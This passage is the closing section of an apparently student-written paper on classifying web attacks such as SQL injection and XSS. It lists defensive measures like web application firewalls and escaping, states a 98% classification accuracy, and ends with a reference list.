5. Web application firewall: It would be checking what is going in and out and would let us know if there is any threat. There are some sets of policies. It will inform the WAF if there are any threats or anything suspicious is happening. They stop the threats before reaching
6. Escaping: We should always use the escaping characters to avoid an unintended SQL command. It is also used to distinguish between the SQL statement provided by the developer. It will protect us from any unauthorized user [14.]

IV. CONCLUSION

In this project, we have successfully classified the types of cyber-attacks with 98% accuracy and also visualized how our accuracy and loss changes with time.

REFERENCES

[1.] R. Johari, P. Sharma, "A survey on web application vulnerabilities (SQLIA, XSS) exploitation and security engine for SQL injection", in Communication Systems and Network Technologies (CSNT), IEEE ,2012.

[2.] D. A. Kindy, A. S. Pathan,"A survey on SQL injection: Vulnerabilities, attacks and prevention techniques",2016.

[3.] Crane, D., Pascarello, E., and James, D. Ajax in Action. Manning Publications, 2005.

[4.] Hansen, R. Cross Site Scripting Vulnerability in Google. July 2006. http://hackers.org/blog/20060704/cross-site-scripting-vulnerability-in-google/

[5.] M. S. Aliero, I. Ghani, S. Zainudden, M. M. Khan, and M. Bello, "Review on SQL Injection protection methods and tools", Jurnal Teknologi, vol. 77, no. 3, 2015.

[6.] Application Vulnerability Trends Report, Cenzic Report, 2014.

[7.] S.B. Chavan and B.B. Meshram, Classification of Web Application Vulnerabilities, IJESIT Volume 2, Issue2, March 2013.

[8.] W. Du, K. Jayaraman, Tan, X. Luo and T. Champin. Why Are There So Many Vulnerabilities in Web Applications, The New Security Paradigm Workshop (NSPW), 12-15 September, 2011.

[9.] A. Garg and S. Singh. A Review on Web Application Security Vulnerability, IJARCSSE, volume 3, Issue 1, January, 2013.

[10.] P. Passeri, Cyber Attack Timelines from www.hackmageddon.com

[11.] D. Kaur, P. Kaur and H. Singh, Secure Spiral: A Secure Software Development Model, Journal of Software Engineering, DOI:10.3923/jse.2012.10.15 pp.10-15

[12.] D. Kaur, P. Kaur, Case Study: Secure Web Development, Designing Engineering and Analyzing Reliable and Efficient Software, IGI Global, 2011 pp. 239-250.

[13.] Website Security Statistics Report, White hat Security, 2013.

[14.] Government websites are more vulnerable, article published in weekly Tech gateway newspaper, Volume 2 , Issue 3

[15.] R.Barnet: Web-Hacking-Incident-Databse retrieved from http://projects.webappsec.org/w/page/13246995/Web-Hacking-Incident-Database on Nov 20,2015